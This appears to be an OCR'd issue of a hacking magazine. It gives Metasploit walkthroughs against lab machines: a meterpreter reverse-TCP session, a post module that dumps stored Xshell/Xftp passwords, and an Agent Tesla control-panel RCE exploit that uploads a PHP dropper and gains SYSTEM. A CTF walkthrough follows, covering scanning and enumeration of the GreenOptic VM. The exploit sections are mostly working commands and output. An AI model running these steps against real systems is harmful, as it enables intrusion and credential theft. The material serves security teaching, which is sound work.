Last login: Wed Jul 8 01:45:54 2020
kali@kali:~$
Name New Session
Host 192.168.36.132
Port 22
Protocol SSH
User Name
Description

The target is ready. Get a normal meterpreter session on the target.

```
msf5 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.36.132
lhost => 192.168.36.132
msf5 exploit(multi/handler) > set lport 4466
lport => 4466
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.132:4466
[*] Sending stage (176195 bytes) to 192.168.36.129
[*] Meterpreter session 4 opened (192.168.36.132:4466 → 192.168.36.129:49738) at 2020-08
-23 06:01:30 -0400

meterpreter > 
```

Background the session and load the post/windows/gather/credentials/xshell_xftp_password module.

```
meterpreter > background
[*] Backgrounding session 4...
msf5 exploit(multi/handler) > use post/windows/gather/credentials/xshell_xftp_password
msf5 post(windows/gather/credentials/xshell_xftp_password) > show options

Module options (post/windows/gather/credentials/xshell_xftp_password):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   MASTER_PASSWORD                   no        If the user sets the master password, e.g.
:123456
   SESSION                           yes       The session to run this module on.

msf5 post(windows/gather/credentials/xshell_xftp_password) > 
```

Set the session ID and execute the module.

```
msf5 post(windows/gather/credentials/xshell_xftp_password) > set session 4
session => 4
msf5 post(windows/gather/credentials/xshell_xftp_password) > run

[*] Gather Xshell and Xftp Passwords on DESKTOP-U061SVS
[*] Search session files on C:\Users\admin\Documents\NetSarang Computer\6
Xshell and Xftp Password
========================

Type         Name             Host            Port  UserName  Plaintext  Password
----         ----             ----            ----  --------  ---------  --------
Xshell_V6.0  New Session.xsh  192.168.36.132  22    kali      kali       fVOUDfxWabUs5OKD
rR1dGC3oj/n67GZyus6ErCzkwIP1T+K8

[+] Passwords stored in: /home/kali/.msf4/loot/20200823060249_default_192.168.36.129_host
.xshell_xftp_315551.txt
[*] Post module execution completed
msf5 post(windows/gather/credentials/xshell_xftp_password) > 
```

This will get us the credentials of xhell or xftp installed on the target.

Agent Tesla Panel RCE Module

TARGET: Agent Tesla Control Panel **TYPE: Remote** **ANTI MALWARE : ON**

Agent Tesla is a password stealing malware which has been around since 2014. However it

has gained popularity in year 2018 for its easy to use interface and powerful operation. By ye ar 2018, Agent Tesla subscription service had around 6300 paid subscribers. Just like other RAT malware, even Agent Tesla has a control panel to manage the functions of the malware installed on different systems. This module exploits a command injection vulnerability along with an SQL injection vulnerability and a PHP object injection vulnerability to execute code o- n the target system remotely. All the versions of Tesla Control Panel prior to year 2018 can be exploited without authentication whereas tesla control panel software after year 2018 nee- d authentication for exploitation. This module only works on panel software running on Windo -ws.

Let's see how this module works. We have tested this on a Windows 10 target with Tesla con -trol panel version 13.7. This panel software was hosted on WAMP server (version 3.2.2) wit- h php version 5.6.4. The download information of the vulnerable software is given on our Git- hub repository. Let's see how this module works. Load the agent_tesla_panel_rce module as shown below.

```
msf5 > use exploit/multi/http/agent_tesla_panel_rce
[*] Using configured payload php/meterpreter/reverse_tcp
msf5 exploit(multi/http/agent_tesla_panel_rce) > show options

Module options (exploit/multi/http/agent_tesla_panel_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    no        The Agent Tesla CnC password to authenticate wit
h
   Proxies                     no        A proxy chain of format type:host:port[,type:hos
t:port][ ... ]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or ho
sts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /WebPanel/       yes       The URI where the Agent Tesla CnC panel is locat
ed on the target
   USERNAME                    no        The Agent Tesla CnC username to authenticate wit
h
   VHOST                       no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP-Dropper)


msf5 exploit(multi/http/agent_tesla_panel_rce) >
```

Agent Tesla is one of the hottest active malware running in year 2020. Just like other malware, its makers gave it lot of upgrades. SentinelOne reported that the present version of Agent Tesla can target around 55 software programs which include Apple Safari, Google Chrome, OpenVPN and Yandex. Many COVID 19 hacking attacks also used Agent Tesla in their campaign.

Set the required options and check if the target is vulnerable or not and check if the target is indeed vulnerable or not.

```
msf5 exploit(multi/http/agent_tesla_panel_rce) > set rhosts 192.168.36.1
rhosts ⇒ 192.168.36.1
msf5 exploit(multi/http/agent_tesla_panel_rce) > set username admin
username ⇒ admin
msf5 exploit(multi/http/agent_tesla_panel_rce) > set password admin
password ⇒ admin
msf5 exploit(multi/http/agent_tesla_panel_rce) > check
[+] 192.168.36.1:80 - The target is vulnerable.
msf5 exploit(multi/http/agent_tesla_panel_rce) > set lhost 192.168.36.132
lhost ⇒ 192.168.36.132
msf5 exploit(multi/http/agent_tesla_panel_rce) >
```

Then execute the module.

```
msf5 exploit(multi/http/agent_tesla_panel_rce) > set lhost 192.168.36.132
lhost ⇒ 192.168.36.132
msf5 exploit(multi/http/agent_tesla_panel_rce) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[!] AutoCheck is disabled, proceeding with exploitation
[*] Targeted operating system is: windows
[*] Sending php/meterpreter/reverse_tcp command payload
[*] Payload uploaded as: .EFuDaaPZqi.php to C:\wamp64\www\\WebPanel\\server_side\scripts\
.EFuDaaPZqi.php
[*] Sending stage (38288 bytes) to 192.168.36.1
[*] Meterpreter session 1 opened (192.168.36.132:4444 → 192.168.36.1:50640) at 2020-09-0
3 05:02:36 -0400
[!] This exploit may require manual cleanup of 'C:\wamp64\www\\WebPanel\\server_side\scri
pts\.EFuDaaPZqi.php' on the target

meterpreter >
[+] Deleted C:\wamp64\www\\WebPanel\\server_side\scripts\.EFuDaaPZqi.php

meterpreter > sysinfo
Computer    :
OS          : Windows NT                10.0 build 18362 (Windows 10) AMD64
Meterpreter : php/windows
meterpreter > getuid
Server username: SYSTEM (0)
meterpreter >
```

As you can see, this will give us a meterpreter session on the target as shown in the above image.

WHAT"S NEW

The makers of Parrot OS have released Parrot OS version 4.10. This operating system uses Linux Kernel 5.7 which was released on May 31 2020. This brings new ExFAT file system, Spli lock detection, userfaultfd() write protection support and improved btrfs filesystem support etc. This version of OS also includes AnonSurf 3.0 which comes with GUI, utilities and daemon modules. With this version ***Parrot 4.10*** will officially release XFCE edition. Till now, Parrot OS was only having MATE and KDE releases. This version will also include Greenborne 11 and OpenVAS 7. It also includes Metasploit 6.0 whose development was started recently. However, the KDE bug that affected previous versions of Parrot will also be affecting this release too as Debian has not yet delivered the updated version.

GreenOptic : 1

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test you skills in a Real World hacking environme-nt. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutori-als but also practice them by setting up the VM.

Like other articles of our magazine, this article too has been written so that it is easily understandable to beginners. To make this more simple, this article has been replayed as a challenge being performed by an amateur hacker.

Hi Hackercoolians. Welcome back. Hope you are all safe and taking all the safety precautions to keep the Covid 19 virus away from you. GOD keep you all safe and sound in the current crisis. In our present Issue, I bring you the CTF challenge of Green Optic : 1. This machine is authored by " Thomas Williams". The author who rated it as "Very Hard" also mentions that he designed this machine to be very realistic. He says that everything you experience in this machine will be in Real world. He also suggests us that enumeration is the key for solving this CTF machine. The machine can be downloaded from the given link below.

https://www.vulnhub.com/entry/greenoptic-1,510/

This machine is working fine in both Virtualbox and Vmware and it is set to get IP address automatically as DHCP is enabled. The author also suggested to use this with Host only adapter as this deos not need any internet. I used two attacker machines which are various versions of Kali Linux. The reason I did this will be known while you go through the challenge.

The story behind this machine is like this. "British Internet Service Provider GreenOptic has been subject to a large scale Cyber Attack. Over 5 million of their customer records have been stolen, along with credit card information and bank details. GreenOptic have created an incident response team to analyze the attack and close any security holes. Can you break into their server before they fix their security holes?"

So let's start having fun. After booting the target machine, the first thing I do is network scanning with Nmap to find the IP address of my target. This I do using SYN PING scan of Nmap.

```
kali@kali:~$ sudo nmap -sP 192.168.36.150-200
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-24 08:48 EDT
Nmap done: 51 IP addresses (0 hosts up) scanned in 2.51 seconds
kali@kali:~$ sudo nmap -sP 192.168.36.133-200
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-24 08:48 EDT
Nmap scan report for 192.168.36.144
Host is up (0.0024s latency).
MAC Address: 00:0C:29:7A:FE:2E (VMware)
Nmap done: 68 IP addresses (1 host up) scanned in 2.42 seconds
```

The target IP address is 192.168.36.144. Let's see what services are running on the target by performing verbose scan with Nmap.

```
kali@kali:~$ sudo nmap -sV 192.168.36.144
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-24 08:49 EDT
Nmap scan report for 192.168.36.144
Host is up (0.0019s latency).
Not shown: 995 filtered ports
PORT      STATE  SERVICE          VERSION
21/tcp    open   ftp              vsftpd 3.0.2
22/tcp    open   ssh              OpenSSH 7.4 (protocol 2.0)
53/tcp    open   domain           ISC BIND 9.11.4-P2 (RedHat Enterprise Linux 7)
80/tcp    open   http             Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
10000/tcp closed snet-sensor-mgmt
MAC Address: 00:0C:29:7A:FE:2E (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:redhat:enterprise_linux:7

Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 13.58 seconds
kali@kali:~$
```

There are four services running on the target : FTP, SSH, DNS and HTTP. All are normal ser -vices except DNS. Is this a rabbit hole?. I first decided to try anonymous login into the FTP service.

```
kali@kali:~$ ftp 192.168.36.144
Connected to 192.168.36.144.
220 (vsFTPd 3.0.2)
Name (192.168.36.144:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> user anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp>
```

The login failed. Then I tried to see if the version of FTP server had any vulnerabilitie- s.

```
kali@kali:~$ searchsploit vsftpd 3.0.2
Exploits: No Results
Shellcodes: No Results
kali@kali:~$ searchsploit vsftpd
------------------------------------------------ ---------------------------------
 Exploit Title                                  |  Path
------------------------------------------------ ---------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Con | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Ser | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Ser | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                       | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb
```

Nothing. Let's see if the DNS server running has any vulnerabilities.

```
kali@kali:~$ searchsploit ISC BIND 9
------------------------------------------------ ---------------------------------
 Exploit Title                                  |  Path
------------------------------------------------ ---------------------------------
ISC BIND (Linux/BSD) - Remote Buffer Overflow (1)  linux/remote/19111.c
ISC BIND (Multiple OSes) - Remote Buffer Overflow (2)  linux/remote/19112.c
ISC BIND 4.9.7 -T1B - named SIGINT / SIGIOT Symlink  linux/local/19072.txt
ISC BIND 4.9.7/8.x - Traffic Amplification and NS Rout  multiple/remote/19749.txt
ISC BIND 8.2.2 / IRIX 6.5.17 / Solaris 7.0 - NXT Overf  unix/dos/19615.c
ISC BIND 8.2.x - 'TSIG' Remote Stack Overflow (2)  linux/remote/279.c
ISC BIND 9 - Denial of Service  multiple/dos/40453.py
ISC BIND 9 - Remote Dynamic Update Message Denial of S  multiple/dos/9300.c
ISC BIND 9 - TKEY (PoC)  multiple/dos/37721.c
ISC BIND 9 - TKEY Remote Denial of Service (PoC)  multiple/dos/37723.py
Microsoft Windows Kernel - 'win32k!NtQueryCompositionS  windows/dos/42750.cpp
------------------------------------------------ ---------------------------------
Shellcodes: No Results
kali@kali:~$
```


No luck here too. After two probable services (FTP and DNS) on the target did not give me any hints, I decided to try the usual service, that is HTTP (My experience of solving CTF mac-hines says that port 22 can only be used to login after getting some credentials or after solvi-ng a part of the challenge). I used whatweb to see what is running on the target HTTP servi-ce.

```
kali@kali:~$ whatweb 192.168.36.144
/usr/lib/ruby/vendor_ruby/target.rb:188: warning: URI.escape is obsolete
http://192.168.36.144 [200 OK] Apache[2.4.6], Bootstrap[4.0.0], Country[RESERVED][ZZ], HT
ML5, HTTPServer[CentOS][Apache/2.4.6 (CentOS) PHP/5.4.16], IP[192.168.36.144], JQuery, Mo
dernizr[3.5.0.min], PHP[5.4.16], Script, Title[GreenOptic]
kali@kali:~$
```


Nothing much interesting here. It's time to do a nikto scan.

```
kali@kali:~$ nikto -h 192.168.36.144
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.36.144
+ Target Hostname:    192.168.36.144
+ Target Port:        80
+ Start Time:         2020-08-24 08:58:14 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS) PHP/5.4.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to p
rotect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
 the content of the site in a different fashion to the MIME type
+ PHP/5.4.16 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1
.13, 7.2.1 may also current release for each branch.
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34
is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Retrieved x-powered-by header: PHP/5.4.16
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting ...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8724 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2020-08-24 08:59:35 (GMT-4) (81 seconds)
---------------------------------------------------------------------------
```

